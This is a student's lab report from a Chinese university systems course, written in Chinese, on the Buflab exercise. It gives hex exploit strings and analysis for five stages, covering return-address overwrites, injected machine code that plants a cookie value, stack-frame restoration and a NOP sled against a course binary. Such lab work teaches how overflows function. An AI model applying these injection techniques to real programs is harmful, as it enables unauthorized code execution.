哈(深圳)工業大學
HARBIN INSTITUTE OF TECHNOLOGY

实验设计报告

开课学期：2023 年春季

课程名称：计算机系统

实验名称：Lab1 Buflab

实验性质：课内实验

实验时间：____地点：____

学生班级：计算机 6 班

学生学号：200110619

学生姓名：梁鑫嵘

评阅教师：_____

报告成绩：_____

实验与创新实践教育中心印制

2023 年 4 月

1. Smoke 的攻击与分析

文本如下：


/* paddings '0' */
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30

30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30
/* overflow: EBP */
30 30 30 30
/* overflow: return address */
31 94 04 08

分析过程：

分析 getbuf 的反编译：

```
08049c2e <getbuf>:
8049c2e: 55 push %ebp
8049c2f: 89 e5 mov %esp,%ebp
8049c31: 83 ec 48 sub $0x48,%esp
8049c34: 83 ec 0c sub $0xc,%esp
8049c37: 8d 45 c2 lea -0x3e(%ebp),%eax
8049c3a: 50 push %eax
8049c3b: e8 5e fa ff ff call 804969e <Gets>
8049c40: 83 c4 10 add $0x10,%esp
8049c43: b8 01 00 00 00 mov $0x1,%eax
8049c48: c9 leave
8049c49: c3 ret
```



lea -0x3e(%ebp), %eax，得到 buf 大小为 0x3e，也就是 62 字节。结合右图中的栈帧图，需要在填充 buf 后，额外填充 4 字节的新 ebp 和 4 字节的新返回地址。于是在 buf 中填满了‘0’，然后给 ebp 同样填字符 0，最后设置返回地址为 smoke 函数，需要转换大小端。

```
08049431 <smoke>:
8049431: 55                    push   %ebp
8049432: 89 e5                 mov    %esp,%ebp
8049434: 83 ec 08              sub    $0x8,%esp
8049437: 83 ec 0c              sub    $0xc,%esp
804943a: 68 08 b0 04 08        push   $0x804b008
804943f: e8 fc fc ff ff        call   8049140 <puts@plt>
8049444: 83 c4 10              add    $0x10,%esp
8049447: 83 ec 0c              sub    $0xc,%esp
804944a: 6a 00                 push   $0x0
804944c: e8 ab 09 00 00        call   8049dfc <validate>
8049451: 83 c4 10              add    $0x10,%esp
8049454: 83 ec 0c              sub    $0xc,%esp
8049457: 6a 00                 push   $0x0
8049459: e8 f2 fc ff ff        call   8049150 <exit@plt>
```

2. Fizz 的攻击与分析

文本如下：

/* paddings '0' */
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30

30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30
/* overflow: EBP */
30 30 30 30
/* overflow: return address */
5e 94 04 08
30 30 30 30
19 07 fe 77

分析过程：

- 程序无需真的调用fizz——只需执行fizz函数的语句代码
  - 攻击（修改）返回地址区域
  - 修改被引用的栈存储数值
    - 地址0x8(%ebp)和0x804b150指向的存储器内容相同
    - 两个地址0x8(%ebp), 0x804b150相等

```
08048845 <fizz>:
8048845:  push   %ebp
8048846:  mov    %esp,%ebp
8048848:  sub    $0x8,%esp
804884b:  mov    0x8(%ebp),%edx
804884e:  mov    0x804b150,%eax
8048853:  cmp    %eax,%edx
8048855:  jne    8048879 <fizz+0x34>
8048857:  sub    $0x8,%esp
804885a:  pushl  0x8(%ebp)
804885d:  push   $0x80491bb
8048862:  call   8048580 <printf@plt>
```

攻击成功界面

```
void fizz(int val){
```

fizz 的参数 val 应当是放在了 0x8(%ebp)的 4 字节数据，于是我们可以用 gdb 读取 0x804b150 位置的数据，然后将它填入 0x8(%ebp)位置。目标位置的数据也就是 cookie，也可以用程序 makecookie 获取。填入 0x8(%ebp)位置，也就是返回值后的 8 字节位置，在 smoke 的基础上添加 4 字节的填充和 4 字节的 cookie 即可。

3. Bang 的攻击与分析

文本如下：

```
/* buf:          0x5568b0b2 */
/* global_value:  0x804d198 */
/* bang:         0x080494af */
/* cookie:       0x77fe0719 */

/* code in buf */
c7 05 98 d1 04 08 19 07 fe 77   /* movl   $0x77fe0719,0x804d198 */
68 af 94 04 08                  /* push   $0x80494af */
c3                              /* ret */
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30

30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30
/* overflow: EBP */
b2 b0 68 55
/* overflow: return address */
b2 b0 68 55
```

分析过程：

bang 函数不比较参数，而是比较全局变量，这就需要我们的侵入程序执行并修改全局变量。我们可以将程序嵌入 buf 中，在 buf 溢出的返回值区域填入 buf 的地址，让 getbuf 返回到 buf 内部 。buf 中的侵入代码需要修改全局变量并调用 bang 函数。

为了便于生成机器码，构建了如下的源码进行测试：

```
int cookie = 0x77fe0719;
int *global_value = (int *) 0x804d198;
int res = 0;

void bang(int val) {
if (*global_value == cookie) {
res = 1;
} else {
res = 2;
}
}
```

```
int main() {
asm("nop");
asm("movl $0x77fe0719, 0x804d198");
asm("push $0x080494af");
asm("ret");
return 0;
}
```

最后填入的数据为：

c7 05 98 d1 04 08 19 07 fe 77 /* movl $0x77fe0719,0x804d198 */
68 af 94 04 08 /* push $0x80494af */
c3 /* ret */

4. Boom 的攻击与分析

文本如下：

/* buf: 0x5568b0b2 */
/* global_value: 0x804d198 */
/* bang: 0x080494af */
/* cookie: 0x77fe0719 */

/* code in buf */
b8 19 07 fe 77 /* mov $0x77fe0719,%eax */
68 1d 95 04 08 /* push $0x804951d */
c3 /* ret */
30 30 30
30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30

30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30 30 30
30 30
/* overflow: EBP */
10 b1 68 55

/* overflow: return address */
b2 b0 68 55

分析过程：

与 bang 类似，不过需要做到恢复栈帧结构。从 gdb 中获取了 ebp 的值为 0x5568b110，填入 buf 溢出的 ebp 区域。getbuf 需要返回到 test 函数中的下一条指令，也就是 0x804951d，使用 push $0x804951d 完成。已知 cookie 值存储在 0x77fe0719，需要赋值给 %eax，于是 mov $0x77fe0719, %eax。

5. Kaboom 的攻击与分析

文本如下：

/* buf size: 710 bytes == 32x22 + 6 bytes */
/* nop seld */

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90

90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90 90
90 90 90

b8 19 07 fe 77 /* mov $0x77fe0719,%eax */
8d 6c 24 18   /* lea   0x18(%esp),%ebp */

```
68 95 95 04 08  /* push   $0x8049595 */
c3              /* ret */

/* in testn: [new ebp] = eax - 0x10 */
/* get ebp in testn: %ebp + 0x1c */

/* EBP */
/* 90 90 90 90 */

/* return address */
/* a0 b6 68 55 */
/* 4a 9c 04 08 */
/* 50 b5 68 55 */
/* 4b b5 68 55 */
/* b0 b6 68 55 */
/* 01 b8 68 55 */
/* 8d af 68 55 */
00 af 68 55

/* c5 98 04 08 */

/* buf maybe: */
/*
0x5568ae2a
0x5568ae9a
0x5568ae6a
0x5568adea
0x5568ae4a
*/
/*
0x5568b54a + 710/2 -> 0x5568B6AD
*/
```

分析过程：

```
08049c4a <getbufn>:
8049c4a: 55 push %ebp
8049c4b: 89 e5 mov %esp,%ebp
8049c4d: 81 ec c8 02 00 00 sub $0x2c8,%esp
8049c53: 83 ec 0c sub $0xc,%esp
8049c56: 8d 85 3a fd ff ff lea -0x2c6(%ebp),%eax
8049c5c: 50 push %eax
8049c5d: e8 3c fa ff ff call 804969e <Gets>
8049c62: 83 c4 10 add $0x10,%esp
8049c65: b8 01 00 00 00 mov $0x1,%eax
```

```
8049c6a: c9 leave
8049c6b: c3 ret
```

得到 buf 大小为 0x2c6，即 710 字节。由于需要调用多次，所以可以运用 nop 雪橇，把侵入指令写在 buf 末尾，其余地方填充 nop，让指令执行指针滑行到目标代码。运用 gdb 调试工具，得到每次 buf 的位置为：

0x5568ae2a
0x5568ae9a
0x5568ae6a
0x5568adea
0x5568ae4a

选择其中最大的，加上一段，填入 buf 溢出区域的返回值。

需要还原栈帧状态，于是需要利用%ebp。

代码如下：

```
int main() {
asm("movl $0x77fe0719, %eax");
asm("lea 0x18(%esp), %ebp");
asm("push $0x8049595");
asm("ret");
return 0;
}
```

生成字节码并填入 buf 末尾。

6. 请总结本次实验的收获，并给出对本次实验内容的建议

注：本章为酌情加分项。

x86 指令集其实我们并不太熟练，如果可能的话可以研究一下 RISC-V 等指令集在此内容上的实验。